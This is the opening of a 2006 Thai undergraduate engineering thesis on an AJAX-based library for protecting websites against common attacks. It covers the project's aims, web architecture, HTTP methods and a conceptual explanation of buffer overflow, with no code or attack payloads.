การพัฒนาไลบรารีสำหรับการรักษาความปลอดภัยของเวปไซต์

LIBRARY FOR WEB SECURITY BY AJAX

นาย วศิน ตันติวณิชชานนท์
นาย เสริมพงศ์ วงษ์เวียงจันทร์

ปริญญานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิศวกรรมศาสตร์บัณฑิต
ภาควิชาวิศวกรรมคอมพิวเตอร์
คณะวิศวกรรมศาสตร์
สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง
ปีการศึกษา 2549

การพัฒนาไลบรารีสำหรับการรักษาความปลอดภัยของเวปไซต์

LIBRARY FOR WEB SECURITY BY AJAX

โดย

นาย วศิน ดันติวณิชชานนท์

นาย เสริมพงศ์ วงษ์เวียงจันทร์

ปริญญานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิศวกรรมศาสตร์บัณฑิต

ภาควิชาวิศวกรรมคอมพิวเตอร์

คณะวิศวกรรมศาสตร์

สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

ปีการศึกษา 2549

ปริญญานิพนธ์ปีการศึกษา 2549

ภาควิชาวิศวกรรมคอมพิวเตอร์

คณะวิศวกรรมศาสตร์ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

เรื่อง การพัฒนาไลบรารีสำหรับการรักษาความปลอดภัยบนเวปไซต์

LIBRARY FOR WEB SECURITY BY AJAX

ผู้จัดทำ

1. นาย วศิน ตันติวณิชชานนท์ เลขประจำตัว 46010674
2. นาย เสริมพงศ์ วงษ์เวียงจันทร์ เลขประจำตัว 46010895

อาจารย์ที่ปรึกษา

(ผศ. ธนา หงษ์สุวรรณ)

การพัฒนาไลบราลีสำหรับการรักษาความปลอดภัยบนเวปไซต์

นาย วศิน ตันติวณิชชานนท์ 46010674
นาย เสริมพงศ์ วงษ์เวียงจันทร์ 46010895
ผศ. ธนา หงษ์สุวรรณ อาจารย์ที่ปรึกษา
ปีการศึกษา 2549

บทคัดย่อ

ปัจจุบันมีการพัฒนาและจัดสร้างเวปไซต์อย่างแพร่หลาย โดยผู้พัฒนาเวปไซต์บางส่วนยังขาดความรู้และทักษะการพัฒนาเวปไซต์ให้มีความปลอดภัยส่งผลให้ตกเป็นเป้าหมายการโจมตีจากผู้ไม่ประสงค์ดี ทำให้เกิดแนวคิดการพัฒนาไลบราลีเพื่อป้องกันการบุกรุกผ่านช่องโหว่ของเวปไซต์ต่างๆ เช่น SQL Injection, Hidden Manipulation, Parameter Tampering, Buffer OverFlow ฯลฯ

โครงงานนี้มีจุดมุ่งหมายเพื่อพัฒนาไลบราลีสำหรับป้องกันการบุกรุกผ่านช่องโหว่ของเวปไซต์ เพื่อเพิ่มความปลอดภัยให้แก่เวปไซต์ และช่วยเหลือผู้พัฒนาเวปไซต์ให้สามารถพัฒนาเวปไซต์ให้มีความปลอดภัยเพิ่มมากขึ้น การพัฒนาไลบราลีมีการใช้งานเทคโนโลยี AJAX (Asynchronous Javascript And XML) DOM (Document Object Model) และ CSS(Cascading Style Sheet)

ผู้พัฒนาโครงงานได้พัฒนาชุดทดลองการบุกรุกผ่านเวปไซต์โดยมีวัตถุประสงค์เพื่อศึกษาและเผยแพร่กระบวนการบุกรุกผ่านเวปไซต์ แก่ผู้พัฒนาเวปไซต์ได้ทราบถึงรูปแบบการบุกรุกผ่านเวปไซต์ที่แพร่หลายในปัจจุบัน

LIBRARY FOR WEB SECURITY BY AJAX

Mr. Wasin Tantiwanitchanon 46010674

Mr. Sempong Wongwiengchan 46010895

Asst. Thana Hongsuwan Advisor

Academic Year 2006

ABSTRACT

Now, New website and webapplication has been developed everyday. But a lot of webmaster has never know about how to hack website such as sql injection, hiddenfield manipulation, parameter tempering, buffer overflow so hacker can attack many websites that has not prevent on those method.

Library for web security by AJAX is a library which can prevent intruder attacking web sites and web applications. Library use AJAX , Document Object Model (DOM), Cascading Style Sheet (CSS) and PHP technology that is asynchronous website algorithm to develop.

Developers have develope hacking website and web application labs by using sql injection, hiddenfield manipulation, parameter tempering, buffer overflow, cookie editing mehod.

Developers hope this project would be useful for anyone that are interesting in web security. We hope this project would be useful for anyone that are interesting in web security.

กิตติกรรมประกาศ

การทำปริญญานิพนธ์ฉบับนี้ไม่อาจสำเร็จได้ด้วยดี หากไม่ได้รับความช่วยเหลือและร่วมมือจากหลายๆ ฝ่ายด้วยกัน บุคคลแรกที่ต้องกล่าวถึงคือ ผศ. ธนาหงษ์วุสรรณ ผู้ที่ให้คำแนะนำและคำปรึกษาในการพัฒนาชุดทดลองการบุกรุกและไลบราลีสำหรับป้องกัน เป็นบุคคลที่เป็นส่วนสำคัญที่ทำให้วิทยานิพนธ์ฉบับนี้เสร็จสมบูรณ์ จึงขอขอบพระคุณเป็นอย่างสูง

ขอขอบพระคุณอาจารย์ภาควิชาวิศวกรรมคอมพิวเตอร์ทุกๆท่าน ที่ให้ความรู้ ความเอาใจใส่ และปลูกฝังความรับผิดชอบให้กับข้าพเจ้าตลอดระยะเวลาที่ได้ศึกษาอยู่ภายในภาควิชาแห่งนี้

ขอขอบพระคุณสมาชิกห้องวิจัยระบบเครือข่าย (NETWORK LAB) ทุกท่านๆ ที่ให้ความช่วยเหลือและคำแนะนำในการพัฒนาแอพลิเคชั่นสำหรับไลบราลี และขอขอบคุณภาควิชาที่เอื้อเฟื้อสถานที่ในการดำเนินการพัฒนาโครงงาน

ขอบคุณรุ่นพี่และเพื่อนๆทุกคนที่คอยให้คำปรึกษา และสนับสนุนกำลังใจตลอดระยะเวลาในการทำปริญญานิพนธ์ฉบับนี้

สุดท้ายนี้ต้องขอขอบพระคุณบุคคลที่สำคัญที่สุด ได้แก่ บิดา มารดา ที่เคารพรักอย่างยิ่งของข้าพเจ้า ผู้ซึ่งคอยสนับสนุนและให้กำลังใจยามที่ข้าพเจ้าหมดกำลังใจในการพัฒนาวิทยานิพนธ์ฉบับนี้ และเป็นผู้ซึ่งสนับสนุนข้าพเจ้ามาตลอด

คุณค่าและประโยชน์อันพึงมาจากวิทยานิพนธ์ฉบับนี้ ข้าพเจ้าขอมอบแด่ผู้มีพระคุณทุกท่าน

นาย วศิน ตันติวณิชชานนท์

นาย เสริมพงศ์ วงษ์เวียงจันทร์

สารบัญ

สารบัญ (ต่อ)

สารบัญ (ต่อ)

สารบัญรูปภาพ

สารบัญรูปภาพ (ต่อ)

สารบัญตาราง

บทที่ 1
บทนำ

1.1 ความเป็นมาและความสำคัญของโครงงาน

ในปัจจุบันการใช้งานเทคโนโลยีอินเตอร์เนตเพิ่มสูงขึ้น มีการพัฒนาและจัดสร้างเวปไซต์อย่างแพร่หลาย เนื่องจากมีเทคโนโลยีที่นำมาใช้สำหรับพัฒนาเวปไซต์เป็นจำนวนมาก ทำให้เวปไซต์มีการพัฒนาให้มีรูปแบบตอบสนองการใช้งานของผู้ใช้เพิ่มขึ้น โดยมีการนำภาษาโปรแกรมมิ่งมาใช้ในการพัฒนาเวปไซต์ แต่ผู้พัฒนาเวปไซต์บางส่วนยังขาดความรู้และทักษะการพัฒนาเวปไซต์ให้มีความปลอดภัยส่งผลให้ตกเป็นเป้าหมายการโจมตีจากผู้ไม่ประสงค์ดี ทำให้เกิดแนวคิดการพัฒนาไลบรารีเพื่อป้องกันการบุกรุกผ่านช่องโหว่ของเวปไซต์ต่างๆ เช่น SQL Injection, Hidden Manipulation, Parameter Tampering, Buffer Overflow ฯลฯ

โครงงานนี้มีจุดมุ่งหมายเพื่อพัฒนาไลบรารีสำหรับป้องกันการบุกรุกผ่านช่องโหว่ของเวปไซต์ โดยมีจุดประสงค์เพื่อเพิ่มความปลอดภัยในการพัฒนาเวปไซต์สำหรับช่วยผู้พัฒนาเวปไซต์ให้สามารถพัฒนาเวปไซต์ให้มีความปลอดภัยเพิ่มมากขึ้น ในการพัฒนาไลบรารีมีการนำเทคนิคและเทคโนโลยีการพัฒนาเวปไซต์รูปแบบใหม่มาใช้ คือ AJAX (Asynchronous Javascript and XML) และ DOM (Document Object Model)

1.2 วัตถุประสงค์ของโครงงาน

ปริญญานิพนธ์ฉบับนี้มีจุดมุ่งหมายเพื่อพัฒนาไลบรารีสำหรับป้องกันช่องโหว่ในการพัฒนาเวปไซต์รูปแบบต่างๆ เพื่อช่วยให้ผู้พัฒนาเวปไซต์สามารถพัฒนาเวปไซต์ให้มีความปลอดภัยมากยิ่งขึ้น

และอีกส่วนคือทางผู้พัฒนาโครงงานได้จัดทำเวปไซต์โดยมีจุดประสงค์เพื่อศึกษากระบวนการทำงานของการบุกรุกผ่านเวปไซต์ และเพื่อเผยแพร่ความรู้ความเข้าใจแก่ผู้พัฒนาเวปไซต์ได้ทราบถึงรูปแบบการทำงานของการบุกรุกผ่านเวปไซต์ รวมไปถึงแสดงหลักการทำงานของไลบรารีเพื่อช่วยป้องกันการบุกรุก

1.3 ประโยชน์ที่คาดว่าได้รับ

1.3.1 มีความรู้ความเข้าใจเกี่ยวกับกลไลการทำงานของเวปเซิฟเวอร์และกระบวนการเรียกชมเวปไซต์

1.3.2 มีความรู้ความเข้าใจเกี่ยวกับช่องโหว่ของเวปไซต์และรูปแบบการโจมตีผ่านช่องโหว่ของเวปไซต์นั้นๆ

1.3.3 มีความรู้ความเข้าใจและสามารถพัฒนาแนวความคิดสำหรับป้องกันการบุกรุกผ่านช่องโหว่ของเวปไซต์

1.3.4 มีความรู้ความเข้าใจเกี่ยวกับเทคโนโลยีในการพัฒนาเวปไซต์และไลบราลีด้วยเทคโนโลยี AJAX (Asynchronous Javascript And XML) และ DOM (Document Object Model)

1.3.5 สามารถออกแบบและพัฒนาการทดลองการบุกรุกผ่านหน้าเวปไซต์

1.3.6 สามารถนำความรู้และแนวความคิดมาพัฒนาไลบราลีสำหรับป้องกันการบุกรุกผ่านหน้าเวปไซต์

1.4 ขอบเขตของโครงงาน

ปริญญานิพนธ์ฉบับนี้นำเสนอชุดไลบราลีเพื่อป้องกันการบุกรุกผ่านหน้าเวปไซต์ โดยพัฒนาด้วยเทคโนโลยี AJAX (Asynchronous Javascript and XML) และ DOM (Document Object Model) เพื่อป้องกันการบุกรุกผ่านหน้าเวปไซต์ และได้ออกแบบชุดทดลองสำหรับการบุกรุกผ่านหน้าเวปไซต์ โดยได้รวบรวมเนื้อหาและกลไลการบุกรุกผ่านหน้าเวปไซต์ในรูปแบบต่างๆ เพื่อเผยแพร่ความรู้แก่ผู้พัฒนาเวปไซต์

1.5 ส่วนประกอบของรายงาน

ปริญญานิพนธ์ฉบับนี้แบ่งเนื้อหาออกเป็น 8 บท ได้แก่

- บทที่ 1 กล่าวถึงความสำคัญและที่มาของโครงงาน วัตถุประสงค์ของโครงงาน ขอบเขตของโครงงาน วิธีดำเนินการ ประโยชน์ที่คาดว่าจะได้รับ และส่วนประกอบของวิทยานิพนธ์
- บทที่ 2 กล่าวถึงสถาปัตยกรรมเวปไซต์ กระบวนการทำงาน
- บทที่ 3 กล่าวถึงความปลอดภัยของเวปไซต์ ทฤษฎีการบุกรุกผ่านหน้าเวปไซต์
- บทที่ 4 กล่าวถึงทฤษฎีสำหรับเทคโนโลยีที่เกี่ยวข้องการพัฒนาไลบราลี ได้แก่ AJAX (Asynchronous Javascript and XML) และ DOM (Document Object Model)
- บทที่ 5 การออกแบบและชุดการทดลองการเจาะระบบผ่านหน้าเวปไซต์
- บทที่ 6 การออกแบบและพัฒนาไลบราลี
- บทที่ 7 บทวิจารณ์และสรุป ซึ่งกล่าวถึงบทสรุปของโครงงาน วิจารณ์สิ่งที่ได้รับจากโครงงาน และข้อเสนอแนะสำหรับเป็นแนวทางในการพัฒนาต่อ

บทที่ 2
สถาปัตยกรรมเวปไซต์และกระบวนการทำงาน

2.1 เวปไซต์คืออะไร

เวปไซต์ (WEBSITE) หมายถึง หน้าเวปเพจหลายหน้า ซึ่งเชื่อมโยงกันผ่านทางไฮเปอร์ลิงก์ ส่วนใหญ่จัดทำขึ้นเพื่อนำเสนอข้อมูลผ่านคอมพิวเตอร์ โดยถูกจัดเก็บไว้ในเวิลด์ไวด์เวป หน้าแรกของเวปไซต์ที่เก็บไว้ที่ชื่อหลักจะเรียกว่า โฮมเพจ เวปไซต์โดยทั่วไปจะให้บริการต่อผู้ใช้ฟรี แต่ในขณะเดียวกันบางเวปไซต์จำเป็นต้องมีการสมัครสมาชิกและเสียค่าบริการเพื่อที่จะดูข้อมูล ในเวปไซต์นั้น ซึ่งได้แก่ข้อมูลทางวิชาการ ข้อมูลตลาดหลักทรัพย์ หรือข้อมูลสื่อต่างๆ ผู้ทำเวปไซต์มีหลากหลายระดับ ตั้งแต่สร้างเวปไซต์ส่วนตัว จนถึงระดับเวปไซต์สำหรับธุรกิจหรือองค์กรต่างๆ การเรียกดูเวปไซต์โดยทั่วไปนิยมเรียกดูผ่านซอฟต์แวร์ในลักษณะของ เวปเบราว์เซอร์

2.2 สถาปัตยกรรมของเวปไซต์

สถาปัตยกรรมของเวปไซต์โดยทั่วไปแบ่งเป็น 3 ส่วนหลักดังนี้

2.2.1 PRESENTATION LAYER (PL)

PRESENTATION LAYER ทำหน้าที่รองรับการเชื่อมต่อจากเครื่องลูกข่าย เมื่อเครื่องลูกข่ายติดต่อมาส่วนนี้จะทำหน้าที่รับการร้องขอของเครื่องลูกข่าย แล้วจึงตอบสนองการร้องขอของเครื่องลูกข่ายนั้นๆ โปรแกรมที่ทำหน้าที่นี้ได้แก่ เวปเซิร์ฟเวอร์ต่างๆ

2.2.2 BUSSINESS LOGIC LAYER (BLL)

BUSSINESS LOGIC LAYER ทำหน้าที่ประมวลผลเวปไซต์ต่างๆที่ได้รับการร้องขอมาจากชั้น PRESENTATION LAYER โปรแกรมที่ทำหน้าที่ในชั้นนี้ได้แก่ ตัวประมวลผลเวปไซต์โปรแกรมมิ่งต่างๆ เช่น PHP, PERL, JAVA

2.2.3 DATA LAYER (DL)

DATA LAYER ทำหน้าที่จัดเก็บข้อมูลสำหรับเวปไซต์ ซึ่งถือเป็นชั้นที่มีความสำคัญสูงสุด โปรแกรมที่ทำงานในชั้นนี้ได้แก่ โปรรแกรมระบบฐานข้อมูลต่างๆ เช่น MySQL, Oracle

2.3 วิวัฒนาการของสถาปัตยกรรมเวปไซต์

วิวัฒนาการของสถาปัตยกรรมเวปไซต์แบ่งการพัฒนาออกเป็น 3 ช่วง ได้แก่

1-TIER เป็นวิวัฒนาการขั้นต้นของสถาปัตยกกรรม โดยรวมเอา PRESENTATION LAYER, BUSSINESS LOGIC LAYER, DATA LAYER เข้าไว้ด้วยกันทำให้สถาปัตยกรรมแบบนี้มีความปลอดภัยต่ำเนื่องจากหากมีการบุกรุกเข้ามาผู้บุกรุกสามารถเข้าถึงข้อมูลได้ในทุกระดับการทำงาน


2-TIER มีการแบ่งชั้นการทำงานออกเป็น 2 ชั้น โดยแยก DATA LAYER ออกจาก

PRESENTATION LAYER ทำให้สามารถแบ่งสถาปัตยกรรมออกได้เป็น 2 ประเภทย่อย ได้แก่

- FAT CLIENT มีการนำ PRESENTATION LAYER และ BUSSINESS LOGIC LAYER เข้าด้วยกัน สถาปัตยกรรมนี้จะมีการประมวลผลเวปไซต์ทางฝั่งของเครื่องลูกข่าย ทำให้สามารถลดภาระของเครื่องผู้ให้บริการได้

- FAT SERVER มีการนำ BUSSINESS LOGIC LAYER และ DATA LAYER เข้าด้วยกัน สถาปัตยกรรมประเภทนี้จะมีการประมวลผลเวปไซต์ที่เครื่องผู้ให้บริการ ทำให้สามารถลดภาระการประมวลผลทางฝั่งเครื่องลูกข่าย

3-TIER คือเทคโนโลยีที่นำมาใช้ในปัจจุบัน โดยมีการแยกการทำงานของแต่ละ LAYER ออกจากกัน โดยแต่ละชั้นการทำงานก็จะมีโปรแกรมที่ทำงานโดยเฉพาะ ทำให้สะดวกในการดูแลและการจัดการเพื่อให้ระบบสามารถดำเนินการได้ตามปกติ



รูปที่ 2.1 แสดงรายละเอียดส่วนประกอบต่างๆของสถาปัตยกรรมแบบ 3 –tier

2.4 กระบวนการทำงานของเวปไซต์

กระบวนการทำงานในการเรียกชมเวปไซต์บนสถาปัตยกรรมแบบ 3-TIER มีกระบวนการทำงานตามลำดับ ดังนี้

1. เครื่องลูกข่ายทำการเชิ่มต่อไปยังเวปเซิร์ฟเวอร์ที่ต้องการเชื่อมต่อ เนื่องจากการเชื่อมต่อเป็นการเชื่อมต่อแบบ TCP จึงมีการทำ 3-WAY HANDSHACKING

2. เครื่องลูกข่ายทำการร้องขอเนื้อหาของเวปไซต์ผ่านด้วยคำสั่ง GET ซึ่งสามารถร้องขอข้อมูลได้ทั้งในลักษณะของข้อมูลที่ไม่ได้รับการเข้ารหัส(HTTP) และข้อมูลที่ได้รับการเข้ารหัส (HTTPS) ซึ่งทำงานบน TCP PORT หมายเลข 80 และ 443 ตามลำดับ

3. เวปเซิร์ฟเวอร์ทางฝั่งเครื่องเซิร์ฟเวอร์ ได้แก่ APACHE, IIS ทำการประมวลผลเวปไซต์ที่ได้รับการร้องขอจากเครื่องลูกข่าย เนื่องจากเวปไซต์อาจมีการพัฒนาในรูปแบบของเวปแอพลิเคชั่น ภายหลังจากได้ประมวลผลเวปไซต์เรียบร้อยแล้ว เวปเซิร์ฟเวอร์จะทำการส่งเนื้อหาของไฟล์ตามที่เครื่องลูกข่ายได้ทำการร้องขอ

2.5 HTTP PROTOCOL

HTTP เป็นกลไกหรือโปรโตคอลหลักที่ใช้แลกเปลี่ยนข้อมูลเวปเพจระหว่างเซิร์ฟเวอร์และบราวเซอร์ทางฝั่งผู้ใช้บริการ ถูกออกแบบมาให้มีความกะทัดรัด สามารถทำงานได้รวดเร็ว มีกระบวนการทำงานที่ไม่ซับซ้อน และมีคำสั่งที่ใช้งานไม่มากนัก แต่สามารถรองรับข้อมูลได้ทุกแบบ ไม่ว่าจะเป็นข้อมูลทั่วไปที่เข้ารหัสแบบ MIME หรือข้อมูลที่เป็นกราฟิก เช่น ไฟล์ที่เป็น GIF หรือ JPEG เป็นต้น ลักษณะการทำงานของโปรโตคอลเป็นแบบไม่จดจำสถานการณ์การทำงาน (Stateless Protocol) ประกอบด้วยชุดคำสั่งจำนวน 2 ชุด ได้แก่

- ชุดคำสั่งสำหรับร้องขอ (HTTP REQUEST MESSAGE)
- ชุดคำสั่งตอบสนอง (HTTP RESPONSE MESSAGE)

2.5.1 ชุดคำสั่งสำหรับร้องขอ (HTTP REQUEST MESSAGE)

คือ ชุดคำสั่งสำหรับร้องขอข้อมูลจากเวปเซิร์ฟเวอร์ โดย HTTP ได้กำหนดชุดคำสั่งสำหรับร้องขอข้อมูลจากเวปเซิฟเวอร์ จำนวน 8 คำสั่ง ดังนี้

คำสั่ง	การทำงาน
GET	คำสั่ง GET สำหรับร้องขอข้อมูลที่ผู้ใช้งานต้องการจากเวปเซิร์ฟเวอร์ ในกรณีที่ไฟล์ที่ร้องขอเป็นไฟล์ STATIC (เนื้อหาไม่เปลี่ยน) เช่น HTML เนื้อหาภายในไฟล์ที่ถูกเรียกโดยคำสั่ง GET จะแสดงผลขึ้นมาทันที หากไฟล์ที่ร้องขอเป็นไฟล์ชนิด Dynamic (เนื้อหาของไฟล์มีการเปลี่ยนแปลง) เช่น ASP, PHP เวปเซิร์ฟเวอร์จะต้องทำการประมวลผลเนื้อหาในไฟล์นั้นๆก่อนที่จะนำเสนอข้อมูลให้กับผู้ใช้งาน
HEAD	คำสั่ง HEAD มีการทำงานคล้ายคลึงกับคำสั่ง GET โดยคำสั่ง HEAD จะทำการร้องขอข้อมูลในส่วนของ HEADER ของไฟล์โดยไม่มีการส่งเนื้อหาของไฟล์ที่ผู้ใช้ทำการร้องขอ โดยรายละเอียดของ HEADER ที่เวปเซิร์ฟเวอร์ตอบกลับมาให้กับผู้ใช้

	ได้แก่ โค๊ดตอบสนองการทำงานจากเวปเซิร์ฟเวอร์ เฮดเดอร์ของไฟล์ วันที่และเวลาของเวปเซิร์ฟเวอร์
POST	คำสั่ง POST สำหรับส่งข้อมูลไปยังเวปเซิร์ฟเวอร์เพื่อให้เวปเซิร์ฟเวอร์ทำการประมวลผลข้อมูลนั้น
PUT	คำสั่ง PUT สำหรับสั่งให้เวปเซิร์ฟเวอร์ทำการเพิ่มหรือโหลดไฟล์ที่ถูกระบุ
DELETE	คำสั่ง DELETE สำหรับสั่งให้เวปเซิร์ฟเวอร์ทำการลบไฟล์ข้อมูลที่ระบุ
TRACE	คำสั่ง TRACE สำหรับสั่งให้เวปเซิร์ฟเวอร์ทำการส่งข้อมูลคำสั่งร้องขอย้อนหลังต่างๆของผู้ใช้ กลับมาให้ผู้ใช้ในกรณีที่ผู้ใช้ลืม
OPTIONS	คำสั่ง OPTION สำหรับสั่งให้เวปเซิร์ฟเวอร์ทำการส่งข้อมูลรายละเอียดเกี่ยวกับการทำงานของเวปเซิร์ฟเวอร์เพิ่มเติมกลับมายังผู้ใช้
CONNECT	คำสั่ง CONNECT ยังไม่ได้เปิดใช้งานจริง โดยทำการจองเพื่อไว้สำหรับการเชื่อมต่อผ่าน PROXY TUNNEL

ตารางที่ 2.1 ตารางแสดงคำสั่งสำหรับร้องขอข้อมูลจากเวปเซิฟเวอร์

2.5.2 ชุดคำสั่งสำหรับตอบสนอง (HTTP RESPONSE MESSAGE)

HTTP RESPONSE MESSAGE ในการตอบสนองคำสั่งของผู้ใช้งาน เวปเซิร์ฟเวอร์จะทำการตอบสนองคำสั่งโดยการตอบกลับด้วยข้อความ โดยสามารถแบ่งเป็นฟิลด์ต่างๆ ดังนี้

- โค๊ดตอบสนอง โดยมีลักษณะเป็นตัวเลขสำหรับบอกให้ทราบถึง พฤติกรรมการตอบสนองการทำงานของเวปเซิร์ฟเวอร์
- ฟิล์ดเฮดเดอร์ข้อมูลเพิ่มเติมเกี่ยวกับสถานะการทำงานของเวปเซิร์ฟเวอร์
- ฟิล์ดข้อมูลเนื้อหาภายใน โดยจะบรรจุข้อมูลของเวปเซิร์ฟเวอร์

บทที่ 3
การบุกรุกผ่านเวปไซต์และระบบความปลอดภัยของเวปไซต์

3.1 การบุกรุกผ่านเวปไซต์

3.1.1 Buffer overflow

Buffer overflow จะเกิดขึ้นเมื่อโปรแกรมหรือโปรเซสพยายามที่จะเก็บข้อมูลในบัฟเฟอร์ (บริเวณที่เก็บข้อมูลชั่วคราว) มากกว่าที่จะสามารถเก็บได้ เป็นเพราะว่าบัฟเฟอร์ถูกสร้างมาโดยจำกัดจำนวนค่าข้อมูล ทำให้ข้อมูลที่เกินกว่าจะรับได้ ได้ล้นไปยังบริเวณอื่นๆ เช่นบัฟเฟอร์ข้างเคียง หรืออาจเขียนทับยังข้อมูลที่ถูกเก็บไว้แล้ว ส่งผลให้เกิดการทำงานผิดพลาด โดย Buffer overflow จะส่งผลกระทบความปลอดภัยในด้านความถูกต้องของข้อมูล

ในการโจมตีแบบนี้ ข้อมูลจำนวนมากที่ประกอบไปด้วยโค๊ดที่ถูกออกแบบมาเป็นพิเศษ ส่งผลให้เครื่องที่ถูกโจมตีตัวอย่างเช่น ข้อมูลผู้ใช้งานถูกทำลาย เปลี่ยนแปลงข้อมูลหรือขโมยข้อมูลที่มีความสำคัญ รูปแบบการโจมตีแบบนี้ได้แพร่หลายยิ่งขึ้นเนื่องจากภาษาซีที่เป็น framework เป็นภาษาที่ยากที่จะอุดช่องโหว่นี้ หนอนอินเตอร์เนตที่รู้จักกันในนาม code red, slapper และ slammer ใช้การโจมตีแบบนี้เพื่อแพร่กระจายการทำงานของทราฟฟิก

รายละเอียดของช่องโหว่นี้คือ โดยทั่วไปแล้วแอพลิเคชันมีการจองหน่วยความจำบัฟเฟอร์เพื่อที่จะเก็บข้อมูลต่างๆ ตัวอย่างเช่นเมื่อแอพลิเคชันร้องขออินพุตจากผู้ใช้ บัฟเฟอร์เหล่านี้ก็ถูกจองไว้สำหรับอินพุตนี้

ลองพิจารณาตัวอย่างง่ายๆคือเมื่อผู้ใช้งานต้องใส่เบอร์โทรศัพท์ ผู้พัฒนาโปรแกรมอาจจะกำหนดไว้ว่าผู้ใช้งานจะใส่ค่าเบอร์โทรศัพท์ไม่เกิน10ตัวอักษร จึงอาจมีการจองบัฟเฟอร์ไว้15 ตัวอักษร เพื่อที่จะเก็บข้อมูลดังกล่าว แต่ถ้าผู้ใช้งานกลับส่งค่าอินพุตมาถึง5000ตัวอักษร ทำให้การจองข้างต้นไม่เพียงพอที่จะรองรับค่าดังกล่าว ปัญหาจึงอยู่ที่ข้อมูลอีก4985 ตัวอักษรนั้นเซิร์ฟเวอร์จะจัดการอย่างไร ข้อมูลที่เกินมาอาจไปทับส่วนที่ประมวลผลที่สำคัญซึ่งจะส่งผลให้ระบบล่มลง ดังนั้นควรที่จะมีการตรวจสอบค่าที่รับเข้ามาอย่างระมัดระวัง ที่อาจส่งผลให้เซิร์ฟเวอร์ทำงานประมวลผลคำสั่งเหล่านั้นจนระบบล่มลงได้

แอพลิเคชันจะประกอบด้วยหลายๆกระบวนการในระบบปฏิบัติการ โดยแต่ล กระบวนการจะเก็บบล็อกที่จะถูกแบ่งออกได้เป็น 3 ส่วนหลักๆ คือ

1. Code ส่วนนี้ประกอบด้วยโค๊ดที่แท้จริงของแอพลิเคชัน เช่นชุดคำสั่ง assembler ที่จะมีการประมวลผล การดำเนินการประมวลผลโค๊ด เป็นแบบ non-linear ก็คือหน่วยประมวลผลจะมีการข้ามโค๊ดบางส่วนและเรียกฟังค์ชันบนเงื่อนไขต่างๆ โดยมีการทำงานร่วมกับ pointer ที่

เรียกว่า EIP หรือ ตัวบ่งชี้ของชุดคำสั่งซึ่งถูกใช้เพื่อระบุตำแหน่งของหน่วยความจำที่จะต้องมีการประมวลผลต่อไป

2. Data ส่วนนี้ประกอบไปด้วยพื้นที่หน่วยความจำสำหรับตัวแปรและบัฟเฟอร์ที่มีการเปลี่ยนแปลงอยู่ตลอดเวลา

3. Stack ส่วนนี้ถูกใช้เพื่อส่งข้อมูล (argument) สำหรับฟังค์ชันและเก็บตัวแปรต่างๆในฟังค์ชัน

เมื่อพิจารณาที่ stack ซึ่งเก็บข้อมูลที่เกี่ยวข้องกับการเรียกฟังค์ชันและเป็นอีกหนึ่งส่วนที่เป็นสาเหตุของช่องโหว่ buffer overflow ฟังค์ชันเป็นส่วนที่มีการเรียกซ้ำเรื่อยๆเพื่อที่จะเรียกใช้งานในตำแหน่งต่างๆในโค๊ด ฟังค์ชันจะรับค่าพารามิเตอร์และส่งค่ากลับ พารามิเตอร์ที่ถูกส่งค่ามามีการใช้ stack การส่งค่าตำแหน่งที่โค๊ดมีการเรียกฟังค์ชันและเมื่อระบบต้องการหลังจากมีการประมวลผลแล้ว ค่าเหล่านี้ก็จะถูกเก็บไว้ใน stack ที่กล่าวมาเป็นส่วนสำคัญในการโจมตีแบบ buffer overflow โดยถ้าผู้บุกรุกมีการ overide เพื่อส่งค่าตำแหน่งของคำสั่งไม่ต้องการให้ทำงานไปยังตำแหน่งที่มีการประมวลผลอยู่ ก็จะสามารถทำได้ เพราะในขณะที่มีการประมวลผลนั้นฟังค์ชันจะมีการอ่านและเขียนข้อมูลลงไปยัง stack และถ้าฟังค์ชันได้จบการทำงานลงข้อมูลต่างๆจะถูกย้ายออกจาก stack รวมไปถึงพารามิเตอร์ ทางระบบก็จะคืนค่าตำแหน่งที่จะปรากฏใน stack

